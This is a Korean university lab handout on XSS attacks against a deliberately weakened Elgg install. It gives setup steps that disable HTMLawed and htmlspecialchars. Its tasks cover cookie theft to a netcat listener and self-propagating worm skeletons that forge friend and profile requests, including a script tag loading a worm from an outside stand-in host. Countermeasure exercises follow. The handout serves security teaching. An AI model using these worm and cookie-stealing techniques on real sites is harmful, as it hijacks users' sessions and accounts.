

# NETWORK SECURITY

한양대학교 소프트웨어융합대학 소프트웨어학부  
이연준 교수

# 주요 사항

■ **Cross-Site Scripting (XSS)** 공격 기법에 대한 이해

■ **Lab Preparation**

- 실습 환경 구성 (Elgg)

■ **Lab Task**

- **HTTP Header Live Tool**

- 다양한 **XSS Attack** 실습

- **XSS Attack** 대응법

■ **Lab Question**

■ **Evaluation**

# **LAB PREPARATION**

# 실습 환경 구성 준비

■ **Web Application - Elgg** 설치를 위해 다음의 과정을 따름

■ **PHP Version Upgrade**

- **php -v** 명령어를 통해 현재 **PHP Version**을 확인할 것
- **7.1** 이하라면 다음의 명령어를 순차적으로 수행하여 **Upgrade**
- **sudo apt-get install software-properties-common**
- **sudo add-apt-repository ppa:ondrej/php**
- **sudo apt-get install software-properties-common**
- **sudo add-apt-repository ppa:ondrej/php**
- **sudo apt update**
- **sudo apt install php7.2 libapache2-mod-php7.2 php7.2-common php7.2-sqlite3 php7.2-curl php7.2-intl php7.2-mbstring php7.2-xmlrpc php7.2-mysql php7.2-gd php7.2-xml php7.2-cli php7.2-zip**

# 실습 환경 구성 준비

- 설치를 마친 후 설정 파일 수정
  - **sudo vi /etc/php/7.2/apache2/php.ini**
- 아래의 사항들을 수정할 것
  - **short\_open\_tag = On**
  - **memory\_limit = 256M**
  - **upload\_max\_filesize = 100M**
  - **max\_execution\_time = 360**
  - **date.timezone = Asia/Seoul**
  - **Tip : vi에서 문자열 검색 :/(찾을 문자열)**

# 실습 환경 구성 준비

```
Ubuntu 64-bit - VMware Workstation 12 Player
Player ▾ | [Icons]
:extension=soap
:extension=sockets
:extension=sqlite3
:extension=tidy
:extension=xmlrpc
:extension=xsl

:
:
: Module Settings :
:
:

[CLI Server]
: Whether the CLI web server uses ANSI color coding in its terminal output.
cli_server.color = On

[Date]
: Defines the default timezone used by the date functions
: http://php.net/date.timezone
date.timezone = Asia/Seoul

: http://php.net/date.default-latitude
date.default_latitude = 31.7667

: http://php.net/date.default-longitude
date.default_longitude = 35.2333

: http://php.net/date.sunrise-zenith
date.sunrise_zenith = 90.583333

: http://php.net/date.sunset-zenith
date.sunset_zenith = 90.583333

[filter]
: http://php.net/filter.default
filter.default = unsafe_raw

936,26 48%
```

# 실습 환경 구성 준비

- **sudo a2dismod php7.0**
- **sudo a2enmod php7.2**
- **sudo service apache2 restart**
- **php upgrade**가 제대로 되었는지 확인하기 위해 다음과 같은 파일을 작성
- **sudo vi /var/www/html/phpinfo.php**
- **<?php phpinfo(); ?>**
- 작성 후 **http://본인IP/phpinfo.php**로 들어가 **php** 버전 확인

# 실습 환경 구성 준비

×

+

192.168.20.130/phpinfo.php

PHP Version 7.2.23-1+ubuntu16.04.1+deb.sury.org+1

php

System	Linux hanyang 4.4.0-165-generic #193-Ubuntu SMP Tue Sep 17 17:42:52 UTC 2019 x86_64
Build Date	Oct 8 2019 05:31:33
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.2/apache2
Loaded Configuration File	/etc/php/7.2/apache2/php.ini
Scan this dir for additional .ini files	/etc/php/7.2/apache2/conf.d
Additional .ini files parsed	/etc/php/7.2/apache2/conf.d/10-mysqld.ini, /etc/php/7.2/apache2/conf.d/10-opcache.ini, /etc/php/7.2/apache2/conf.d/10-pdo.ini, /etc/php/7.2/apache2/conf.d/15-xml.ini, /etc/php/7.2/apache2/conf.d/20-calendar.ini, /etc/php/7.2/apache2/conf.d/20-ctype.ini, /etc/php/7.2/apache2/conf.d/20-curl.ini, /etc/php/7.2/apache2/conf.d/20-dom.ini, /etc/php/7.2/apache2/conf.d/20-exif.ini, /etc/php/7.2/apache2/conf.d/20-fileinfo.ini, /etc/php/7.2/apache2/conf.d/20-ftp.ini, /etc/php/7.2/apache2/conf.d/20-gd.ini, /etc/php/7.2/apache2/conf.d/20-gettext.ini, /etc/php/7.2/apache2/conf.d/20-iconv.ini, /etc/php/7.2/apache2/conf.d/20-intl.ini, /etc/php/7.2/apache2/conf.d/20-json.ini, /etc/php/7.2/apache2/conf.d/20-mbstring.ini, /etc/php/7.2/apache2/conf.d/20-mysqli.ini, /etc/php/7.2/apache2/conf.d/20-pdo_mysql.ini, /etc/php/7.2/apache2/conf.d/20-pdo_sqlite.ini, /etc/php/7.2/apache2/conf.d/20-phar.ini, /etc/php/7.2/apache2/conf.d/20-posix.ini, /etc/php/7.2/apache2/conf.d/20-readline.ini, /etc/php/7.2/apache2/conf.d/20-shmop.ini, /etc/php/7.2/apache2/conf.d/20-simplexml.ini, /etc/php/7.2/apache2/conf.d/20-sockets.ini, /etc/php/7.2/apache2/conf.d/20-sqlite3.ini, /etc/php/7.2/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.2/apache2/conf.d/20-sysvsem.ini, /etc/php/7.2/apache2/conf.d/20-sysvshm.ini, /etc/php/7.2/apache2/conf.d/20-tokenizer.ini, /etc/php/7.2/apache2/conf.d/20-wddx.ini, /etc/php/7.2/apache2/conf.d/20-xmlreader.ini, /etc/php/7.2/apache2/conf.d/20-xmlrpc.ini, /etc/php/7.2/apache2/conf.d/20-xmlwriter.ini, /etc/php/7.2/apache2/conf.d/20-xsl.ini, /etc/php/7.2/apache2/conf.d/20-zip.ini



# 실습 환경 구성 준비

## ■ MySQL에서 Elgg가 사용할 DB를 생성

- **CREATE DATABASE elgg;**
- **CREATE USER 'elgguser'@'localhost' IDENTIFIED BY 'hanyang';**
- **GRANT ALL ON elgg.\* TO 'elgguser'@'localhost' IDENTIFIED BY 'hanyang' WITH GRANT OPTION;**
- **FLUSH PRIVILEGES;**

# 실습 환경 구성 준비

## ■ Elgg Download

- **sudo apt-install unzip**
- **wget https://elgg.org/download/elgg-2.3.14.zip**
- **unzip elgg-2.3.14.zip**
- **sudo mv elgg-2.3.14 /var/www/html/elgg**
- **sudo mkdir -p /var/www/html/elgg/data**
- **sudo chown -R www-data:www-data /var/www/html/elgg**
- **sudo chmod -R 755 /var/www/html/elgg/**

## ■ create Elgg Config File

- **sudo vi /etc/apache2/sites-available/000-default.conf**
- **sudo vi /etc/apache2/sites-available/elgg.conf**

```

<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html/elgg
    ServerName localhost/elgg

    <Directory /var/www/html/elgg/>
        Options FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>


    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

"/etc/apache2/sites-available/elgg.conf" [readonly] 15L, 331C

```

# 실습 환경 구성 준비


- 설정을 다 마친 이후 **http://본인IP/elgg** 로 접속
- 아래와 같은 화면이 나왔다면 설정이 제대로 된 것



# 실습 환경 구성 준비

Elgg Install : Create admin acco x +

← → ↻ ⚠ 주의 요함 | 192.168.20.130/elgg/install.php?step=admin



1. Welcome
2. Requirements check
3. Database installation
4. Configure site
5. Create admin account
6. Finished

## Create admin account

It is now time to create an administrator's account.

**Display Name**  
The name that is displayed on the site for this account

admin

**Email Address**  
본인의 이메일 기입

**Username**  
Account username used for logging in

admin

**Password**  
Account password must be at least 6 characters long

.....

**Password Again**  
Retype password to confirm

.....

**Password :**  
**hanyang\_admin**

Next


[Install instructions](#) [Install troubleshooting](#) [Elgg community forums](#)

# 실습 환경 구성 준비

■ 아래와 같은 유저들을 생성할 것

User	UserName	Email Address	Password
Alice	alice	alice@hanyang.ac.kr	hanyangalice
Boby	boby	boby@hanyang.ac.kr	hanyangboby
Charlie	charlie	charlie@hanyang.ac.kr	hanyangcharlie
Samy	samy	samy@hanyang.ac.kr	hanyangsamy

# 실습 환경 구성 준비



Plugins : 2019101059

← → ↺ ⓘ 주의 요함 | 192.168.20.130/elgg/admin/plugins

## 2019101059 Administration

Logged in as admin | [View site](#) | [Log out](#)

### Plugins

Activate All Deactivate All

Filter

All plugins Active plugins Inactive plugins Bundled Non-bundled Admin Communication Content Development Enhancements **Security and Spam** Service/API Social Themes Utilities Web Services Widgets

**3** **Activate** **HTMLawed** Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT  
Deactivate **User Validation by Email** Simple user account validation through email.

### Administer

Dashboard

- Statistics
- Users
- Utilities

### Configure

Upgrades

- Appearance
- 1** **Plugins**
- Settings
- Utilities

Administration FAQ Administration Manual Elgg Blog Elgg Community Forums

# 실습 환경 구성 준비

- **cd /var/www/html/elgg/vendor/elgg/elgg/views/default/output**
  - **text.php, url.php, dropdown.php, email.php**
  - 이 4개의 **php**파일에서 **htmlspecialchars** 함수가 있는 라인을 전부 **comment** 처리할 것



# **LAB TASK**

# HTTP Requests

■ **HTTP Request**를 파악하기 위해서는 크게 두 가지 방법이 있음

**1.Web browser**에서 자체적으로 제공하는 개발자 도구를 사용

**2.Google Chrome** 또는 **Firefox**의 **Web Store**에서 **HTTP Header Live**라는 **Plug-In**을 사용

■ 어느 쪽을 사용해도 무방함

# Posting a Malicious Message to Display an Alert Window

- 간단한 **Script**를 통해 공격자는 특정 메시지를 작성하여 화면에 출력하게 하는 것이 가능함.
- 공격자의 **Script**에 의해 불특정다수가 이에 노출될 수 있음
- **Alice**를 공격자라고 가정하고 해당 계정의 **profile**을 볼 경우 **alert**창이 화면에 출력되게 할 것
- **Alert**에 들어갈 내용은 “본인학번\_**XSS**”로 나오게 할 것
- **Script** 작성 시 **Visual Editor**가 아닌 **Edit HTML**에서 **Script**를 작성해야 함

# Posting a Malicious Message to Display Cookies

- 이전의 **Task**와 마찬가지로 공격자는 간단한 **Script**를 통해 특정 메시지를 보내는 것 외에도 현재 접속한 **User**의 **Cookie** 정보 또한 알아내는 것이 가능함
- 이번 **Task**에서는 **Boby**가 공격자라고 가정함
- **Boby**의 **Profile**에 다른 **User**가 접근했을 때 현재 **User**의 **Cookie**를 화면에 출력해주는 **Alert**를 포함한 **script**를 작성할 것

# Stealing Cookies from the Victim's Machine

- 직전의 **Task**는 공격자의 **script**에 의해 **User**의 화면에 **User** 자신의 **Cookie** 정보가 출력되는 것을 확인할 수 있음
- 그러나, 공격자가 원하는 것은 **User**가 자신의 **Cookie** 정보를 보는 것이 아니라 해당 정보를 본인이 가로채는 것을 목표로 함
- 따라서 작성된 **script** 코드는 **HTTP Request**를 공격자에게 보내고 **Cookie** 정보 또한 **Request**에 추가되어야 함
- 이번 **Task**에서는 공격자가 **Charlie**라고 가정하고 **Charlie**가 작성한 글을 읽으려는 **User**의 **Cookie** 정보를 탈취해야 함
- 현재 공격자는 본인의 **IP**에서 **5555**포트를 통해 탈취한 **Cookie**를 수신한다고 가정함
- 공격자는 **netcat**을 통해 **Cookie**가 들어오는지를 확인함

# Stealing Cookies from the Victim's Machine

## ■ Hint

- **Cookie** 탈취는 **<img>** 태그를 삽입하여 수행함
- 공격자에게는 **HTTP GET Request**가 전송됨
- 현재 가동되고 있는 서버에서 **netcat**을 통해 **Cookie**가 수신되는지 확인할 것

# Becoming the Victim's Friend

- 이번 **Task**와 다음 **Task**에서는 **Samy**를 공격자라고 가정함
- 다른 **User**들이 **Samy**가 작성한 페이지에 방문하면 **Samy**가 친구로 추가되는 **XSS Worm**을 작성함
- 공격자의 개입 없이 피해자의 **Browser**에서 직접 **HTTP Request**를 위조하는 악성 **Script**를 작성해야 함
- 피해자로 만들기 위해 친구를 추가하려면 먼저 정상적인 사용자가 **Elgg**에서 친구를 추가하는 방법을 알아야 함
- 다시 말해서, **User**가 친구를 추가할 때 서버에 전송되는 내용이 무엇인지를 파악해야 함
- **HTTP Header Live** 또는 **Web Browser**에 기본적으로 내장된 개발자 도구를 통해서 이를 확인 가능

# Becoming the Victim's Friend

## ■ Hint : Skeleton Code

- 해당 코드는 **Samy**의 **About Me** 필드에 배치해야 함

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;

    var ts+"&__elgg_ts="+elgg.security.token.__elgg_ts;           ①
    var token+"&__elgg_token="+elgg.security.token.__elgg_token; ②

    //Construct the HTTP request to add Samy as a friend.
    var sendurl=...; //FILL IN

    //Create and send Ajax request to add friend
    Ajax=new XMLHttpRequest();
    Ajax.open("GET",sendurl,true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
    Ajax.send();
}
</script>
```



# Modifying the Victim's Profile

- 이번 **Task**는 다른 **User**들이 **Samy**가 작성한 페이지에 방문하면 피해자의 프로필을 수정하는 **XSS Worm**을 작성함
- 직전 **Task**와 마찬가지로 공격자의 개입 없이 피해자의 **Browser**에서 직접 **HTTP Request**를 위조하는 악성 **Script**를 작성
- 피해자로 만들기 위해 프로필을 수정하려면 먼저 정상적인 사용자가 **Elgg**에서 프로필을 수정하는 방법을 알아야 함
- 다시 말해서, **User**가 프로필을 수정할 때 **HTTP POST Request**를 파악해야 함
- **HTTP Header Live** 또는 **Web Browser**에 기본적으로 내장된 개발자 도구를 통해서 이를 확인 가능

# Modifying the Victim's Profile

## ■ Hint : Skeleton Code

- 해당 코드는 **Samy**의 **About Me** 필드에 배치해야 함

```
<script type="text/javascript">
window.onload = function(){
    //JavaScript code to access user name, user guid, Time Stamp __elgg_ts
    //and Security Token __elgg_token
    var userName=elgg.session.user.name;
    var guid="&guid="+elgg.session.user.guid;
    var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
    var token="&__elgg_token="+elgg.security.token.__elgg_token;

    //Construct the content of your url.
    var content=...;    //FILL IN
    var samyGuid=...;   //FILL IN
    if(elgg.session.user.guid!=samyGuid)                ①
    {
        //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax=new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type",
                               "application/x-www-form-urlencoded");

        Ajax.send(content);
    }
}
</script>
```

# Writing a Self-Propagating XSS Worm

- 실제 **Worm**은 악의적인 **JavaScript** 프로그램이 자발적으로 전파가 되어야 함
- 일부 **User**들이 **Worm**에 감염되면 그 **User**들 또한 전파를 하게 되므로 더 많이 **Worm**에 노출될수록 빠르게 전파가 됨
- 이를 가능케하는 **JavaScript Code**를 **Self-propagating XSS Worm**이라고 함
- 해당 **Task**에서는 피해자의 프로필을 수정하고 사용자 **Samy**를 친구로 추가할 뿐만이 아니라 **Worm** 자체의 사본을 피해자의 프로필에 추가하여 공격자가 되게 하는 **Worm**을 구현해야 함
- **Self-Propagating**을 수행하기 위해서는 **Script**가 프로필을 수정할 때 자신을 피해자의 프로필에 복제해야 함
- 이와 같은 **Worm**을 만드는 방법은 다양하지만 두 가지의 일반적인 접근법을 통해 구현하고자 함

# Writing a Self-Propagating XSS Worm

## ■ Link Approach

```
<script type="text/javascript" src="http://example.com/xss_worm.js">
</script>
```

- **<script>** 태그에서 **src** 속성을 사용하여 **worm**이 포함된 경우 **self-propagating worm**을 작성하는 것이 훨씬 쉬워 짐

## ■ DOM Approach

- 전체 **JavaScript** 프로그램 (**Worm**)이 감염된 프로필에 포함되어 **Worm**을 다른 **Profile**로 전파하는 경우 **Worm** 코드는 **DOM API**를 통해 자신의 복사본을 검색함

# Writing a Self-Propagating XSS Worm

## ■ DOM Approach

```
<script id=worm>
  var headerTag = "<script id=\"worm\" type=\"text/javascript\">"; ①
  var jsCode = document.getElementById("worm").innerHTML;          ②
  var tailTag = "</\" + "script>";                                  ③

  var wormCode = encodeURIComponent(headerTag + jsCode + tailTag); ④

  alert(jsCode);
</script>
```

- **innerHTML**은 주변 **script** 태그를 포함하지 않고 **code**의 내부만 제공함
- 악성코드와 동일한 복제본을 구성하려면 시작과 종료 태그만 추가하면 됨
- **Content-Type**이 **application/x-www-form-urlencoded**로 설정된 **HTTP POST Request**에서 데이터 전송 시 데이터 또한 **Encoding** 되어야 함
- **encodeURIComponent()**는 문자열을 **Encoding**하는데 사용함

# Countermeasures

- **Elgg**에는 기본적으로 **XSS** 공격을 방어하기 위한 대책이 내장되어 있음
- **Preparation** 과정에서 비활성화 시켰던 **HTMLawed** 플러그인이 첫 번째 대책임
- 두 번째는 **comment** 처리로 사용하지 않은 **htmlspecialchars()**가 또 다른 대비책임
- **htmlspecialchars**가 아닌 **HTMLawed** 플러그인만 활성화한 상태에서 **Worm**에 감염된 프로필을 방문하고 이를 관찰
- 그 다음에는 두 대비책을 모두 활성화 시킨 상태에서 **Worm**에 감염된 프로필을 방문하고 이를 관찰

# **LAB QUESTION**

# Lab Question

- 1.Becoming the Victim's Friend Task**에 주어진 **Skeleton Code**에서 ①과 ②가 사용된 이유를 설명하세요. 왜 이 **Code**가 있어야 합니까?
- 2.About Me Field**에서 **HTML** 편집만 제공할 경우에도 **XSS** 공격을 계속 성공시킬 수 있습니까?
- 3.Modifying the Victim's Profile Task**에 주어진 **Skeleton Code**에서 ①은 왜 필요합니까? 해당 **Code**를 제거하고 **XSS** 공격을 반복한 후 이에 대한 관찰 결과와 그에 대한 설명을 하세요.



# Evaluation

## ■ Lab Task 진행

- 처음의 **2개 Task**는 **Alert**이 나오는 것을 캡처
- 피해자로부터 **Cookie** 탈취
  - **netcat** 또는 **HTTP Header** 분석 툴을 통해 보여지는 결과를 캡처
- **4~6번 Task**는 작성한 **Code**를 제출할 것
  - 작성한 **Code**를 캡처 또는 복사할 것
- **XSS** 대비책
  - **HTMLawed**만 활성화했을 때와 둘 다 활성화했을 때를 비교한 분석 화면을 캡처하여 설명할 것
- **SQL Injection**을 다시 시도한 후의 결과 확인

## ■ Lab Question

- 주어진 문항에 대한 답과 해결 방안에 대해 간략하게 서술

- **Lab Task** 수행 결과를 위와 같이 명시한 대로 캡처하여 **MS Word** 또는 **PDF** 파일로 결과를 제출할 것.

# Evaluation

- 과제 제출 기한 : 2019/11/04 23:59
- 과제 제출 시 메일 제목은 ‘본인 이름\_학번’으로 제출  
– 예) 이석원\_2019101059
- [sevenshards00@gmail.com](mailto:sevenshards00@gmail.com)으로 보낼 것.

# Q&A